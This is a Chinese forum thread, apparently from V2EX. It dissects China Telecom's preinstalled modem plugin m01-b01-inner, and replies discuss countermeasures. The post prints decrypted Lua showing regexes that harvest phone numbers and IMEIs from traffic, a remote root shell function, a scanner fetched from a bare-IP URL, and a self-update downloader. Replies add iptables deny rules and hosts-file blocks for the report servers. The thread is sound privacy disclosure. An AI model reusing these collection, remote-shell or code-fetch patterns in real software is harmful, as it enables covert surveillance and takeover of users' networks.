doomsday616

我解密了电信光猫里的 m01-b01-inner 插件:它能提取手机号、IMEI,能远程执行命令,还能扫描你家内网

  doomsday616 · 15h 30m ago · 6862 views

先说结论

中国电信光猫里预装了一个叫 m01-b01-inner 的插件(由 b01odmv3 启动),很多人在 ps 里见过它,但它真正的业务代码是加密的 Lua 脚本,加载后不落盘,所以过去几年网上的讨论都停留在"疑似上报 MAC"。

我从两台电信光猫的进程内存里把解密后的 Lua 源码完整导了出来,逐个模块读了一遍。结论:

  1. 默认就开着的一个模块(xid),写明用途是 "Collect user identification information from HTTP",从你经过光猫的 HTTP 流量的网址、Referer、Cookie 里匹配手机号、IMEI、IMSI、MEID、OAID、AndroidID、IDFA、IDFV、经纬度、设备型号,每 30 分钟上报一次。
  2. 插件具备远程以 root 执行任意命令并回传结果的能力(shell 模块)。
  3. 插件具备从电信服务器下载扫描程序、扫描你家整个局域网端口和服务的能力(pscan 模块,参数与 nmap 一致)。
  4. 插件能记录 HTTP 完整网址、User-Agent、Cookie,HTTPS 访问的域名,DNS 查询,连接五元组,甚至原始数据包;能劫持重定向你访问的网页;能远程替换自身代码。
  5. 第 2~4 条的大部分模块默认关闭,由服务器下发配置开启。也就是说:你的光猫今天做什么,取决于电信服务器今天给它发什么。

下面是证据。

一、这是什么东西

天翼网关从 3.0 开始,光猫里除了底层 Linux,还跑着一个电信改造的 OpenWrt LXC 容器(SAF 框架),里面由 appmgr 管理一堆"插件",每个插件又是一个独立容器。常见的有:

xrobotv3、gamespeederv3、opmaintainv3、extccv3、inter_conndv3、u01v3、redictv3,以及本文的主角 b01odmv3 → m01-b01-inner。

普通用户在光猫网页后台看不到这些插件,也无法关闭。

本次分析的两台设备:

设备 A 设备 B
地区 上海电信 浙江电信
型号 中兴 ZXHN G7615V2 ZNXT ZN-XG120
CPU ARM(ZX279133) MIPS(EcoNet EN7580)
插件 m01-b01-inner + 内核模块 m01-b01.ko 同左

两台设备不同厂商、不同芯片、不同省份,跑的是同一套插件、连同一批服务器。

插件文件 SHA256(方便同行比对):

设备A m01-b01-inner  da1cac60eaa4603ef51f0c139619dbd448cf8ac84cf83592fa6ac498d103ef7d
设备A init.bin       2c5d9b3b7b7e0a0b7022e42d412c48910da5624440383686e293a65878b99022
设备A m01-b01.ko     d67b5e13feae47641f530596cd8a2b4fcc181a8f80aa64ade1fca4bf442072f2
设备B m01-b01-inner  7c2954c43fb76b75e485755a190507855d5cd4ab1b993407fc06fe8647504544
设备B init.bin       58b8df301eebbef83e306cde217097fcbea57561dfe97bac09544ca85c2c695b
设备B m01-b01.ko     a75f0beb76ab8190a32c3765edb600a3d214e79d62f9fa80be93cf9c37f89e0f

二、它是怎么藏起来的

  • m01-b01-inner 是 C 写的外壳,里面静态链接了 Lua 5.3 解释器、mbedTLS、libpcap。
  • 真正的业务逻辑在 init.bin 里:文件头之后是熵值 8.00 的密文,也就是完全加密。
  • 程序启动时把它解密到 /tmp/lua_XXXXXX,加载进内存后立刻删除。磁盘上永远找不到明文。
  • 同目录的内核模块 m01-b01.ko 在内核里挂钩子,逐包解析 HTTP、HTTPS 的 SNI(访问的域名)、DNS、DHCP,再通过共享内存交给用户态的 Lua。

所以只拿到固件、只看 strings,是看不到它到底干什么的。我的做法是只读地导出进程内存,从中切出解密后的 Lua 源码。全程没有运行、修改或注入这个插件。

三、源码原文

以下代码均为内存中导出的原文,未作改动(仅去掉了 Lua 字符串转义的反斜杠)。

1. xid:从 HTTP 流量里提取手机号和设备 ID(默认开启)

    subtype = "xid",
    help = "Collect user identification information from HTTP.",
    tname = "xid_send",
    upload_mode = "svrdata",   -- "none", "svrdata", "operdata", "all"
    upload_type = "x_id_info",
    period = 1800,
    cache_msg = {
        -- ["mac|host|uri query|referer query|cookie query"] = {appid = 6, time = "1683815913", count = 1},
    },
    max_cache_cnt = 1000,
    attr = {"url", "ref", "cookie"},
    keyexpr = {
        androidid = "(android_?id"?$)",
        bdid = "(bdid"?$)",
        caid = "(caid"?$)",
        device_type = "(device_type"?$)",
        hmac = "(mac"?$)",
        idfa = "(idfa"?$)",
        idfv = "(idfv"?$)",
        imei = "(imei"?$)",
        imsi = "(imsi"?$)",
        latitude = "(^"?la.*)",
        longtitude = "(^"?lo.*)",
        meid = "(meid"?$)",
        model = "(model"?$)",
        oaid = "(oaid"?$)",
        phone = "(phone"?$)",
        stbType = "(stbType"?$)"
    },
    valexpr = {
        imei = "(^"?(86|35)[0-9]{13,15}"?$)",
        imsi = "(^"?460[0-9]{12}"?$)",
        meid = "(^"?[0-9A-F]{14}"?$)",
        phone = "((^|[^a-zA-Z0-9])1[3-9][0-9]{9}([^a-zA-Z0-9]|$))"
    },

逐行翻译成大白话:

  • 看你每一个 HTTP 请求的网址、来源页、Cookie(attr);
  • 参数名像 imei、oaid、idfa、phone、la.../lo...(经纬度)的,抓出来;
  • 值还要用正则校验:460 开头的 15 位是 IMSI(中国手机卡号),1[3-9] 开头的 11 位是手机号;
  • 按"设备 MAC + 网站 + 参数"去重缓存,最多 1000 条,每 1800 秒(30 分钟)上报一次到主数据服务器。

原理:很多 App 和广告 SDK 会把这些标识直接拼在不加密的 HTTP 请求里发出去。光猫是你家所有流量的必经之路,明文请求经过它,它就能读到。这就是为什么"手机连上光猫 Wi-Fi"本身就足以让这些信息暴露。

另有一个 httpimei 模块做类似的事("pick http key using kv pair with keywords from url/cookie"),专门抓 URL 和 Cookie 里的 imei 和 MAC。

2. shell:远程以 root 执行命令并回传结果

local shell = {
    type = "shell",
    subtype = "shell",
    help = "run shell cmd and return result",
}

local function shell_run(t)
    ...
    if t.action == "read" then
        local p = io.popen(cmd, "r")
        local result = p:read("a")
        p:close()
        return result
    else
        os.execute(cmd)
    end
end

actor.action_set(shell.subtype, "write", shell_run, 'run shell with no result, ...')
actor.action_set(shell.subtype, "read", shell_run, 'run shell with result return, ...')

收到 {"subtype":"shell","action":"read","args":"..."} 这样的指令,就以 root 执行并把输出返回。另有 dumh 模块可以经内核模块执行命令(MEMSHR_DUMH_EXECVE_CMD),并自动把命令里的 <$SN>、<$OUI> 替换成本机序列号和厂商代码。

3. pscan:下载扫描器,扫你家整个内网

    repo = 'http://101.89.180.237:7890/repo_n01/n780/',
    argv = ' --max-rate 10 -sV -oX ',
    prog = 'n01',
    dst= "192.168.1.0/24",
    iface = "br0",
    help = "parse n01 result and send to oper_data"

从一个裸 IP 的 HTTP 地址下载名为 n01 的程序,用 --max-rate 10 -sV -oX 扫描光猫下的整个 /24 网段,解析结果后上传。-sV -oX 是 nmap 的"服务版本探测 + XML 输出"参数,n01 很可能就是改名的 nmap(推测,未取得该程序)。扫描结果意味着:你家每台设备开了哪些端口、跑的什么服务、什么版本。

电信自己的《小翼管家基本功能隐私政策》(2026-09-01 版)对此有一句说明:"获得天翼网关扫描权限,用于识别联网设备类型并检测联网设备非必要开放端口、脆弱性端口风险"。但这份政策只覆盖主动使用小翼管家 App 的用户,而插件预装在所有人的光猫里。

4. 记录上网行为:HTTP、HTTPS、DNS、原始包

内核传给 Lua 的每条 HTTP 记录包括:

    http_table.sport, http_table.ip, http_table.mac, http_table.dport,
    http_table.ts_sec, http_table.ts_usec, http_table.dstip, http_table.method,
    url_len, ref_len, ua_len, cookie_len, http_table.appid ...
    http_table.url / http_table.ref / http_table.ua / http_table.cookie

HTTPS 记录(help = "get https from kernel and send to server"):

    local https_table = {
        type = "https_domain",
        mac = myip.mac_ntoa(mac),
        sip = ..., dip = ..., sport = sport, dport = dport,
        appid = appid,
        domain = svrname,
        timestamp = tostring(now)
    }

也就是哪台设备(MAC)、在什么时间、访问了哪个网站。HTTPS 内容加密,它看不到内容,但域名看得到。

此外还有 dns(DNS 查询)、tuple(所有连接的地址端口)、rawpkt(直接上传原始数据包,默认每连接最多 16 个包,可按 IP、端口、MAC 设策略)。这些模块代码里的默认周期都是 0,即默认关闭,由服务器下发开启。

5. 劫持网页、代抓网页

hredirect("redirect http from server"):服务器下发 host + uri + location 规则,内核把匹配的 HTTP 请求 302 跳转到指定地址。crawler:让光猫替服务器去抓取指定 URL 列表。

网上流传的"访问某网站跳转反诈页面、几分钟后接到反诈电话"的案例(见文末 V2EX 2023 年帖),机制上和这个模块对得上,但我没有证据证明那个案例用的就是这个插件。

6. 摄像头与"安全数据"

local sec_camera = {
    help = "set sec_camera conf",
    enable = false,
    addr = "mk-collect.189smarthome.com:7890",
    period = 120,
    lanstats_period = 120,
}
local sec_data = {
    help = "filter secdata and send to server",
    send_period = 120,
    enable = false,
    svr_addr = "xapp.189cube.com:7870",
}

sec_camera 一旦开启,会把局域网设备统计和连接记录每 2 分钟发往 mk-collect.189smarthome.com。另外插件会通过 ONVIF(摄像头协议)、UPnP、mDNS、DHCP 主动识别局域网设备,在内存里我看到了它对内网 NAS 的 UPnP 描述文件的探测记录。

7. 远程替换自己

local function upgrade_http(t)
    local http = require"socket.http"
    local body, code = http.request(t.url)
    ...
    myfile.write(body, lcmd_tmp_path(upgrade.ufile))
    ... "upgrade_post", "module":"%s" ...
end

module 可以是 lua、sig、plugin,即业务脚本、特征库、整个插件,都能从服务器给出的任意 URL 下载替换。另有 hotpatch("hot fixbug, and hot add more function")。

四、上报给谁

服务器 用途 默认周期
b01-data-reported.189cube.com:7890 主数据上报(含 xid) 30 分钟
b01.189cube.com:7870 运维通道:心跳、原始包、命令结果 数据 10 分钟,心跳 2 小时
message.189cube.com:9890 App 使用统计、应用控制 按配置
xapp.189cube.com:7870/7871/7872 sec_data 等 按配置
mk-collect.189smarthome.com:7890 摄像头/局域网安全数据 按配置
101.89.180.237:7890 扫描器下载源 按需

数据先 gzip 压缩,再 AES 加密,密钥经 ECDH 交换。在外面抓包看不到内容,这也是为什么过去没人能说清它到底传了什么。

上报的每条数据都带着光猫身份:

{"data":%s,"sn":"%s","oui":"%s","int_ver":"%s","ad":"%s","loid":"%s","ipv4":"%s"}

loid 是宽带的注册码,一个 LOID 对应一个实名宽带账户。也就是说,上面这些设备 ID、手机号、访问记录,在上报时就已经和你的实名宽带绑在一起。

五、哪些是开着的,哪些是关着的

为了公平,必须说清楚:

  • 代码默认就启用的:xid(手机号、设备 ID 提取,30 分钟)、设备清单(topo/osinfo,含所有设备的 MAC、IP、主机名、品牌型号、系统、上下线时间、流量)、App 使用统计、光猫和 PON 状态。
  • 代码默认关闭、由服务器下发开启的:http、https、dns、rawpkt、murl、sec_data、sec_camera、hredirect、pscan。
  • 我无法验证的:电信服务器实际对普通用户下发了哪些开关。我的两台光猫都是桥接、且删掉了 TR069 管理通道,连不上服务器,内存里只有 connect failed / send failed。所以我没有"它已经上传了某某数据"的实证,只有"它被设计成能做什么、默认做什么"。

六、谁会受影响

  • 光猫是路由模式(出厂默认,绝大多数家庭):家里所有设备都在光猫的 DHCP 下,所有流量都经过它。上面的一切都适用。
  • 光猫路由模式、后面再接一个路由模式的路由器(二级路由):光猫只看得到你那台路由器的 MAC,看不到每台设备的身份,但流量照样经过它,网址、Cookie 里的设备 ID、HTTPS 域名照样能读。
  • 光猫桥接、自己的路由器拨号:光猫上没有到公网的路由,插件基本瘫痪。这是目前普通人能做的最有效的隔离。

七、这合理吗

我不是律师,以下是我对照条文的看法:

  • 《个人信息保护法》第 6 条要求"限于实现处理目的的最小范围"。提供宽带不需要知道你手机的 IMEI、手机号和经纬度。
  • 第 13、14、17 条要求告知并取得同意。装宽带时没有任何人告诉过我光猫会做这些事。
  • 第 28、29 条:行踪轨迹属于敏感个人信息,需要单独同意。
  • 用户的 Cookie 是用户和第三方网站之间的会话数据,运营商借助"流量必经之路"的位置从中提取标识,这已经超出了"网关运维"的范畴。

八、你能做什么

  1. 把光猫改成桥接,用自己的路由器拨号。 这是最有效的一步。改桥接后 IPTV 怎么继续看,我另写了一篇教程。
  2. 能删 TR069 管理通道就删掉(注意:删掉后电信无法远程维护,出问题要自己处理)。
  3. 有能力的可以参考恩山、chinadsl 上的教程用 ctc-app.sh 卸载插件(会被重新下发,需要同时处理 cloudclient)。
  4. 依据《个保法》第 45 条,书面要求运营商告知其处理了你哪些个人信息。

九、前人的工作

这件事不是我第一个发现,我只是往下多走了一步:

  • V2EX 2024-02《迁移宽带后续,不经意发现光猫里的 b01odmv3 插件疑似会上报光猫下所有设备 MAC 地址》(t/1016693):第一次公开了 conf_init.json、b01-data-reported.189cube.com:7890,但当时无法提权进入 SAF 容器。
  • V2EX 2023-10《某些运营商开始在光猫内置反诈插件了?》(t/986550,中国数字时代转载):访问特定网站后跳转反诈页面并接到电话,换普通光猫后不再触发。
  • IoTsec-Zone 2023-04《电信天翼网关3.0分析》:天翼网关 LXC/SAF 架构分析。
  • nanrennan.cn 2025-01《中兴光猫免插件固化启动脚本以及插件控制整理》:SAF 启动流程与插件停用。
  • chinadsl、恩山论坛多帖:m01-b01-inner 进程截图。
  • 中国电信《小翼管家基本功能隐私政策》(2026-09-01 版):官方承认的扫描权限、DNS/HTTP 流量采集范围。

十、邀请

如果你有电信光猫的 root shell,欢迎用上面的哈希比对你的版本,或者用同样的方法(只读导出 m01-b01-inner 进程的可写内存段,搜索 help = ")看看你的插件里有哪些模块、默认值是什么。特别想知道:

  • 路由模式、正常联网的光猫上,服务器实际下发了哪些开关(/files 下的配置和内存里的 "subtype" 记录);
  • 其他省份、移动和联通的同类插件(移动是 com.chinamobile.smartgateway.cmccdpi)。

分析方法:在自有光猫上取得 root shell,只读复制插件文件与配置,只读导出插件进程内存,在独立的 Linux 主机上做静态分析。未运行、修改、注入插件,未访问任何电信服务器。

85 replies  •  2026-11-18 15:16:49 +08:00
Potatooo
Potatooo
15h 23m ago
1
虽然早就知道,但是这么硬核的被扒出来还是有点唏嘘。
qazwsxkevin
qazwsxkevin
15h 17m ago
2
这种似乎是拿这个光猫做路由,这种场景才会裸奔?
如果是后面串接路由器做 PPPoE+NAT,也就是光猫改桥式,运营商应该看不到那么多东西了...
imnpc
imnpc
11h 45m ago
3
运营商力推的全屋光纤 做不了桥接 阻止不了
dizhang
dizhang
9h 25m ago
4
@imnpc fttr 的话你不用子光猫,然后要求桥接就可以了啊,我联通和电信的所谓 fttr 套餐都是把子光猫扔一边不用然后改桥接
qwvy2g
qwvy2g
7h 42m ago via Android
5
运营商真可谓搬石头大师,以前虽然有这种功能,但是当时网络还没那么糟糕,还能正常上网,没太多人在意这些。但是网络变垃圾之后,越来越多人能静下心来潜心研究运营商之前某些奇淫技巧。
bronco
bronco
7h 18m ago
6
还好很早之前就换猫棒了~
crackself
crackself
7h 8m ago via Android
7
好文章,庆幸我是桥接模式
woshinigege708
8
感谢 OP 如此详细的一贴,已经猫棒了,光猫已经被我下线了
ChangeTheWorld
ChangeTheWorld
6h 59m ago
9
AI 风味,光猫 CPU 里面塞的 NPU 你当它是电阻丝么,多半就是用它来干这个活的
thatlazyman
thatlazyman
6h 58m ago
10
反诈系统的大数据来源之一
qilme
qilme
6h 56m ago
11
用 tcpdump 确实可以看到很多光猫明文上报的数据,不过没抓到你说的这些,就抓到 QoE 一直在上传全部设备信息且有远控能力,还有每天偷偷下载开源镜像站 iso 来测速的。不过确实设备中有 m01-b01-inner 在运行,指纹和你的两个都不同
oimo
oimo
6h 41m ago
12
电信的运维小哥直接就能能看到光猫内网的所有设备信息、上下线日志啥的,公开级别这么低估计他们也没把这个当成啥隐私
hullhutt
hullhutt
6h 31m ago
13
@imnpc 骗人的,我刚办理的就是全屋光纤,你不用它的放大器,只用光猫,自己路由拨号就行
aa11ss55
aa11ss55
6h 30m ago via iPhone
14
一直用的猫棒
ccc008
ccc008
6h 29m ago
15
说起来。我 Redmi AX3000 的路由器,官方固件有个上报的功能。会把用户所有 get 请求上报 http://api.miwifi.com/res_stat/click.gif ,而 ddns 保存也是 get 请求。那么用户保存 ddns 设置的时候就会把 ddns 用户名、密码也一并上报了。
someonesnone
someonesnone
6h 28m ago
16
我们有救了 astra 大人
suzuki46
suzuki46
6h 28m ago via iPhone
17
前几年为了用 IPv6,换路由器拨号了,移动改桥接还是方便,师傅给我超密自己搞得
ajaxfunction
ajaxfunction
6h 27m ago
18
赛博管家
smomop
smomop
6h 14m ago
19
怎么现在各种收集,网络环境如此之差了吗
iWill
iWill
6h 11m ago via iPhone
20
谢谢 lz 分享,问问能否 telnet 进入光猫,把 相关进程给关闭了? 具体 kill 哪些程序?
fish2050
fish2050
6h 8m ago
21
难怪电信师傅三天两头让我换光猫,我就不同意
NoDataNoBB
NoDataNoBB
6h 6m ago
22
其实不在光猫收集,也可以在上游路由器收集吧
viniedodo
viniedodo
6h 2m ago
23
牛的
bush911
bush911
6h 2m ago via Android
24
@aa11ss55 请教一下什么是猫棒?
Hephaistos
Hephaistos
6h 1m ago via iPhone
25
@oimo 这两是个路由器就有统计的,上报估计是为了电信自己 app 里那个云端的宽带管理。
危险的是域名上报和本地重定向
doomsday616
doomsday616
OP
5h 53m ago via iPhone
26
@iWill 能,但单独 kill 意义不大:m01-b01-inner 由同目录的 b01odmv3 拉起,配置里有 __watch 保活,杀掉很快会被重新拉起来,而 b01odmv3 本身又归 SAF 容器里的 appmgr 管,光猫一重启或者云端(cloudclient/TR069)重新下发插件,又会回来。想真正停用,网上比较通行的做法是 telnet 拿到 root 后进 SAF 容器(saf 或 saf-huawei),用 /sbin/ctc-app.sh List 看插件名,再 /sbin/ctc-app.sh Uninstall b01odmv3 卸载,同时处理 /etc/rc.d 里 cloudclient 之类的启动项,防止再次下发。不过各厂商、各固件路径不完全一样,我自己没在两台光猫上实测卸载,动手前先备份配置。其实对普通用户最省事也最有效的是:光猫改桥接、自己的路由器拨号,能删的话再把 TR069 那条 WAN 删掉,这样插件没有上网通道,装着也基本什么都传不出去。
qilme
qilme
5h 52m ago
27
@iWill 可以放手让 agent 开 telnet,主要让它用光猫型号搜索恩山论坛的帖子,分分钟搞定。具体关哪些进程可能还要研究一下,可以先用防火墙拦截文中提到的域名 IP
```
for ip in \
10.80.3.50 10.80.3.18 \ # QoE
192.168.142.222 192.168.201.251 192.168.200.245 \
192.168.143.147 192.168.143.148 192.168.143.149 192.168.143.153 \
192.168.143.187 192.168.143.188 192.168.143.137 192.168.143.182 \
14.23.52.70 61.142.40.202 \ #测速
117.80.3.210 \ #b01-data-reported.189cube.com
101.89.205.213 \ #opmaintainv3
218.78.42.132 ; do #小翼管家
iptables -C OUTPUT -d "$ip" -j REJECT 2>/dev/null || iptables -I OUTPUT -d "$ip" -j REJECT
done
```
haiwgxgcc
haiwgxgcc
5h 50m ago
28
up 主太牛了
igamebox
igamebox
5h 35m ago
29
移动开桥接很麻烦,很不乐意,开完桥接还会偷偷改路由
hakulamatata
hakulamatata
5h 33m ago
30
问下用第二种接法,自己的路由器上装了魔法梯子也插件也能看到吗?
Autonomous
Autonomous
5h 32m ago
31
猫棒的含金量还在上升。
iWill
iWill
5h 26m ago via iPhone
32
@doomsday616 #26 谢谢, 今晚回去尝试一下,我用的 电信中兴 F7005TV3
iWill
iWill
5h 26m ago via iPhone
33
@qilme #27 谢谢啊, 那么能否改光猫 host ,我的是电信, 中兴 F7005TV3,把下面的加入

127.0.0.1 b01.189cube.com
127.0.0.1 b01-data-reported.189cube.com
127.0.0.1 message.189cube.com
127.0.0.1 xapp.189cube.com
127.0.0.1 mk-collect.189smarthome.com
registerrr
registerrr
5h 19m ago
34
想怎么监控就怎么监控,想监控谁就监控谁
skadi
skadi
5h 16m ago
35
桥接桥接
fcoo
fcoo
5h 15m ago
36
这应该打个集体官司告他

现在电信桥接也不一样了,要桥接他给你改桥接,但是实际上也同时是路由模式,也就是两种模式共存,能在路由器或者其他设备中拨号,也能直接插上网线就能联网,不知道这个怎么弄的,还是故意搞出来糊弄人的。
qilme
qilme
5h 13m ago
37
@iWill 可以改,重启之后应该能生效,但是对现在运行中的程序可能不管用,屏蔽域名和 ip 只是个临时的办法,最好操作之后长期用 netstat 或者 tcpdump 监测看看还有没有发可疑包,比如发往内网的包和发往公网 7890/7891 的包
sola97
sola97
5h 8m ago
38
很早以前就改了桥接,都是路由器 PPPOE 拨号的
cheng6563
cheng6563
5h 7m ago
39
@smomop 已经好很多了,至少没给你贴牛皮癣广告了
ko20
ko20
5h 3m ago
40
我也是光猫桥接很多年了,主路由 K2P padavan 固件进行 PPPoE 拨号。x86 immortalwrt 做旁路网关。我还有公网 IP 嘿嘿嘿

qilme
qilme
5h 0m ago via Android
41
@fcoo 就叫路由桥混合模式😆,可以在管理界面关掉
syntaxj
syntaxj
5h 0m ago
42
反诈是不是就是国产版棱镜门 都半斤八两吧
piku
piku
4h 59m ago via Android
43
应该从光猫的 pon 口抓包,看看它究竟在往哪传数据。另外每个省固件都不一样的
oimo
oimo
4h 53m ago
44
@Hephaistos 我只是感叹这种信息门槛低到随便一个装维小哥随手就能看,至于其他的远程执行指令肯定有,不然远程维护怎么搞的。
我感觉套一层路由器隔离网段就行了,因为就算光猫看不到,出去还是得经过电信的网关
xiapipi
xiapipi
4h 52m ago
45
还好是桥接模式。
aispring
aispring
4h 50m ago
46
@cheng6563 这个应该是 https 协议普及了没法塞了
sodesga
sodesga
4h 30m ago
47
桥接模式路过
bowencool
bowencool
4h 14m ago
48
桥接模式+1
virusdefender
virusdefender
4h 7m ago
49
除了扫内网,其他在上一级网络上也能做,干掉的意义也不是很大。。。
ysjsgzq
ysjsgzq
4h 3m ago
50
@bush911 一个刷了 OpenWrt 的光模块
type
type
3h 59m ago
51
一直用桥接模式
Mandy0
Mandy0
3h 56m ago
52
桥接+1 我是联通的宽带换了电信的中兴 G7015TV3
M5tuA
M5tuA
3h 53m ago
53
感谢分享,多亏之前网友的建议,早早就用路由器拨号
liuidetmks
liuidetmks
3h 51m ago
54
